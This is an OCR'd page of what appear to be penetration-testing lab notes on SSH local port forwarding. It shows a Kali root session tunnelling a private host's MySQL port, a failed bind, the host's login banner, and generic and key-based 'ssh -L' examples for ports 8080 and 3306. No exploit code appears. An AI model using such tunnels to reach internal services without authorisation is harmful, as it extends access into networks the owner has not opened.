
```
┌──(root㉿kali)-[~/.ssh]
└─# ssh -L 3306:127.0.0.1:3306 kiran@10.233.43.233
bind [127.0.0.1]:3306: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 3306
Could not request local forwarding.
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

65 updates can be applied immediately.
54 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Wed Jan 14 09:18:08 2026 from 10.233.43.128
kiran@kiran:~$
```

✓ Local port forwarding (key based authentication)

Syntax (generic) :

ssh -L <local_port>:<destination_ip>:<destination_port> user@ssh_server

- `ssh -i id_rsa -L 8080:127.0.0.1:8080 kiran@10.233.43.233`



- `ssh -i id_rsa -L 3306:127.0.0.1:3306 kiran@10.233.43.233`